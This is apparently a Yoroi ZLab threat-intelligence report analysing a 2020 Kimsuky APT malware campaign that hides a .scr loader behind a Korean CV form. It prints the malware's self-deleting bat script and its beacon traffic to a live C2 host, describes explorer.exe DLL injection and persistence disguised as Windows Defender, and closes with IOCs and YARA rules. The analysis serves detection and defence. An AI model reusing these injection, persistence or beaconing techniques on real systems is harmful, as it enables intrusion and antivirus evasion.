The North Korean Kimsuky APT keeps threatening South Korea evolving its TTPs

ZLAB-YOROI 2020-03-03

Introduction

Recently we have observed a significant increase in state-sponsored operations carried out by threat actors worldwide. APT34, Gamaredon, and Transparent Tribe are a few samples of the recently uncovered campaigns, the latter was spotted after four years of apparent inactivity. Cybaze-Yoroi ZLab decided to study in depth a recent threat attributed to a North Korean APT dubbed Kimsuky.

The Kimsuky APT group has been analyzed by several security teams. It was first spotted by Kaspersky researcher in 2013, recently its activity was detailed by ESTsecurity.

We decided to analysed the activity of the group after noticing a tweet of the user "@spider_girl22" in February 28th 2020.

#APT
maybe #Kimsuky malware like blog.alyac.co.kr/2737
md5:47c95f19ebd745d588bb208ff89c90ba
name:이력서 양식.hwp.scr
c2：suzuki[.]datastore[.]pe[.]hu



Figure 1: tweet on 28 February 2020

Technical Analysis

Unlike other APT groups using long and complex infection chains, the Kimsuky group leverages a shorter attack chain, but at the same time, we believe it is very effective in achieving a low detection rate.

The infection starts with a classic executable file with "*scr*" extension, an extension used by Windows to identify Screensaver artifacts. In the following table are reported some information about the sample.

Hash	757dfeacabf4c2f771147159d26117818354af14050e6ba42c-c00f4a3d58e51f
Threat	Kimsuky loader
Brief Description	Scr file, initial loader
Ssdeep	12288:APWcT1z2aKqkP/mANd2JiEWKZ52zfeCkIAYfLeXcj6uuLl:uhT1z4q030JigZUaULeXc3uLl

Table 1: Information about initial loader with .scr extension

Upon execution, the malware writes a file named "*<random_name>.tmp.db*" inside the "%AppData%\Local\Temp" path through the usage of the Microsoft Utility "*regsvr32.exe*".



Figure 2: Written file (AutoUpdate.dll) in the "%AppData%\Local\Temp" path

Despite the ".db" extension, the written file is actually a well formed DLL that acts as the second stage of the malware infection. Static information of DLL are shown below:

Hash	caa24c46089c8953b2a5465457a6c202ecfa83ab-bce7a9d3299ade52ec8382c2
Threat	Kimsuky second stage
Brief Description	DLL used by the Kimsuky group as second stage
Ssdeep	6144:6lhe64TNUaIJMRRfS5mABlakVxOfLnePfcNl6GwUDuL/:6zfeCk-IAYfLeXcj6uuL

Table 2: AutoUpdate.dll Information

The dll is then copied into the folder "*%AppData%\Roaming\Microsoft\Windows\Defender*" and it is renamed into "*AutoUpdate.dll*".

The “*AutoUpdate.dll”* library then gains persistence by setting the following registry key “*HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\WindowsDefender*”. The name and the path used by the attacker is absolutely tricky, because they reference to Windows Defender:



Figure 3: registry key set for persistence .

Furthermore, exploring the content of the folder “*%AppData%\Local\Temp*” path, we observed another temporary file created and immediately removed dubbed “*<random_name>.tmp.bat*”. By analyzing its contents, we noticed that it is used to delete the initial artifact (scr) and file itself.

```
1 :Repeat1
2 del "C:\Users\admin\Desktop\757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.scr"
3 if exist
  "C:\Users\admin\Desktop\757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.scr"
  goto Repeat1
4 del "C:\Users\admin\AppData\Local\Temp\1B92.tmp.bat"
```

Figure 4: Content of the bat script.

In order to hide the malicious operation and avoid raising suspicion, a legit document is created in the same folder containing the “.scr” file, the document is named “*이력서 양식.hwp*”. Translating its name from Korean to English language, is possible to obtain the “CV Form” string. The name and other information about the document are the following:

Hash	d21523b7b8f6584305a0a6a83cd65c8ce0777a42ab781c35aa06c46c91f504b4
Threat	Kimsuky legit document
Brief Description	Legit document used to divert attention on the malware in “hwp” extension
Ssdeep	192:zXEKVs7kRvm+1FsO2ui/VpIkCnH5QVSV9VahhU:r3YkA+1aJukWQVS9avU

Table 3: Information about legit document with “.hwp” extension

As implied by the file name (*CV Form*), the document contains a CV form with empty fields, as shown in the following figure.

Figure 6: Legit document overview

Bypassing AV Detection

An interesting behaviour is the "*explorer.exe*" injection performed by the "*AutoUpdate.dll*" in order to avoid AVs detection. Digging in the malicious code, it is possible to see the methods used to perform this operation. First of all, the malware sets the right privileges, as reported in the following image.



Figure 7: Privilege set for the correct injection

Once obtained the necessary privileges, the malware is able to proceed with the injection. As described by the analysis published by elastic, the malware writes the path to its malicious DLL in the virtual address space of another process through the "*VirtualAllocEx*" function. In this case, the target process is "*explorer.exe*", it ensures the remote process loads it by creating a remote thread inside it.

To perform these operations, first of all the malware needs to know the Process ID of the target, this is performed through the navigation of all processes tree. This task can be executed using the Tool Help Library Windows API family using *CreateToolhelp32Snapshot()*, *Process32First()*, and *Process32Next() API.* Then, the malware calls *VirtualAllocEx()* to allocate a space to write the path to the malicious DLL, then it calls *WriteProcessMemory()* to write the DLL path inside the allocated memory.

After that, the malware calls the *CreateRemoteThread()* API to link the thread newly created to the host process (*explorer.exe*). Parts of the described logic are shown in the below figure:



Figure 8: API used for injection

Two components are implanted in the “explorer.exe” process. In the following tables are presented some information about the two DLLs extracted.

Hash	bbad65136d73cbd5262bc88571677b5434ceb54fc1103f2133757-dae2ec4b47b
Threat	Injected DLL
Brief Description	First injected DLL
Ssdeep	3072:AFSYAyju5JpkC7xfYZo9cPqvTV+ql4yFa+zB+K+H/kocFAQUG5R:AFJ0qC7xAZliT004+p10fkoefUG5

Table 4: Information about first DLLinjected in explorer.exe process

Hash	817e-f0d9d3584977d1114b7e92012b653d339434a90967cbe8016899801f3751
Threat	Injected DLL
Brief Description	Second injected DLL
Ssdeep	3072:AFSYAyju5JpkC7xfYZo9cPqvTV+ql4yFa+zo+K+H/kocFAnRG5R:AFJ0qC7xAZliT004+p00fkoegRG5

Table 5: Information about second DLL injected in explorer.exe process

Comparing the ssdeep of the two DLLs is possible to notice several overlaps between the two libraries, a circumstance that confirms a high “similarity” between them. Below are highlighted the different portions of the hash:

> 3072:AFSYAyju5JpkC7xfYZo9cPqvTV+ql4yFa+z *
> +K+H/kocFAnRG5R:AFJ0qC7xAZliT004+p * 0fkoe * RG5

There are tiny differences between the DLLs as shown below performing a simple binary diffing analysis.

Due to these differences between the two DLLs, we decided to continue the analysis on one of them. Digging into the DLL, we notice that every time a function has to be performed by the malware, it relies on a recurrent decryption routine, which decodes the strings containing the actual instruction and executes it. An example of the decryption routine is reported in the following figure on top right:



Figure 10: Decryption flow graph

Every 15 minutes, the malware contacts the C2 (*suzuki.]datastore.]pe.]hu*) and sends back the information about the compromised machine, as reported in the previous figure. In particular, three HTTP requests are made using different URLs paths and different User-Agent fields for each request. An example of the C2 registration is the following:



Figure 11: Parts of subroutines used to perform network communication

```
GET //?m=a&p1=080027868d80&p2=win_6.1.7601-x64_DROPPER HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Host: suzuki.datastore.pe.hu
Cache-Control: no-cache

HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.26
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Fri, 28 Feb 2020 10:14:59 GMT
Server: LiteSpeed

GET ///?m=c&p1=080027868d80 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: suzuki.datastore.pe.hu
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.26
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Fri, 28 Feb 2020 10:14:59 GMT
Server: LiteSpeed

GET //?m=d&p1=080027868d80 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Host: suzuki.datastore.pe.hu
Cache-Control: no-cache

HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.26
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Fri, 28 Feb 2020 10:14:59 GMT
Server: LiteSpeed
```

Figure 12: Network traffic performed by the malware

Conclusion

During our Threat Intelligence activities, we discovered a new malware implant compatible with the previous campaigns of Kimsuky APT actor. According to the ESTsecurity firm, the initial dropper contains two malicious resources embedding the malicious DLLs, however, in our sample there aren't.

Despite these little differences, we can affirm with good confidence that the Threat Actor is Kimsuky due to strong similarities with the TTPs.

Indicator of Compromise

- Hashes:
  - 757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f
  - caa24c46089c8953b2a5465457a6c202ecfa83abbce7a9d3299ade52ec8382c2
  - bbad65136d73cbd5262bc88571677b5434ceb54fc1103f2133757dae2ec4b47b
  - 817ef0d9d3584977d1114b7e92012b653d339434a90967cbe8016899801f3751
- C2:
  suzuki.]datastore.]pe.]hu
- Persistence:
  HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\WindowsDefender

Yara Rules

```
import "pe"
rule loader {
    meta:
      description = "Yara rule for the initial loader SRC"
      author = "Yoroi - ZLab"
      last_updated = "2020-03-02"
      tlp = "white"
      category = "informational"

strings:
        $a1 = " goto Repeat1"
                $a2 = {84 58 43 F4 39 1B 96 32 E4 2D 63}
                $a3 = {89 04 4D 30 7A 05 10 41 EB E8 8B}
                $a4 = {80 A1 B2 F7 15 DE F0 7E 35 75}
                $a5 = {9C 0E 57 4C 77 B1 0E 06 08 5E}


    condition:
      uint16(0) == 0x5A4D and pe.number_of_sections == 5 and 3 of ($a*)
}

import "pe"
rule AutoUpdate_dll {
    meta:
      description = "Yara rule for the AutoUpdate_dll"
      author = "Yoroi - ZLab"
      last_updated = "2020-03-02"
      tlp = "white"
      category = "informational"

strings:
        $a1 = {48 8B 3F 48 83 78 18 10 72}
                $a2 = {36 42 35 45 35 41 42 33 42 41 39}
                $a3 = { DD E7 FE DA C6 F7 F9 8D 7D F9 }
                $a4 = "1#SNAN"
                $a5 = "d$4D9L$t"
                $a6 = "DllRegisterServer"
                $a7 = "DllUnregisterServer"

    condition:
      uint16(0) == 0x5A4D and pe.number_of_sections == 6 and (4 of ($a*))
}

import "pe"
rule injectedDLL {
    meta:
      description = "Yara rule for the injected DLL"
      author = "Yoroi - ZLab"
      last_updated = "2020-03-02"
      tlp = "white"
      category = "informational"

strings:
        $a1 = {41 80 3E 5E 89 45 A4 75 08 49}
                $a2 = {60 03 50 02 30 58 68 01 00 70}
                $a3 = {98 F7 02 00 7B 44 00 00 91 44}
                $a4 = "/?m=b&p1="
                $a5 = "&p2=b"
```

```
                $a6 = "/?m=a&p1="
                $a7 = "AUAVAWH"

    condition:
      uint16(0) == 0x5A4D and pe.number_of_sections == 6 and (4 of ($a*))
}

rule legit_DOC {
    meta:
      description = "Yara rule for the Legit DOC"
      author = "Yoroi - ZLab"
      last_updated = "2020-03-02"
      tlp = "white"
      category = "informational"

strings:
        $a1 = "HWP Document File"
                $a2 = "UPcfZrc"
                $a3 = {D1 A9 30 1A 5D C1 16 41 15 DA DF 54}
                $a4 = {B4 D5 31 1B F9 66 7C 56 5A 15}
                $a5 = {30 30 F8 18 18 F8 00 00 E0 00 00 C8}
                $a6 = {DC 66 43 0C 53 00 65 00 63 00}
                $a7 = {05 00 48 00 77 00 70 00 53 00 75 00 6D 00 6D}

    condition:
      all of them
}
```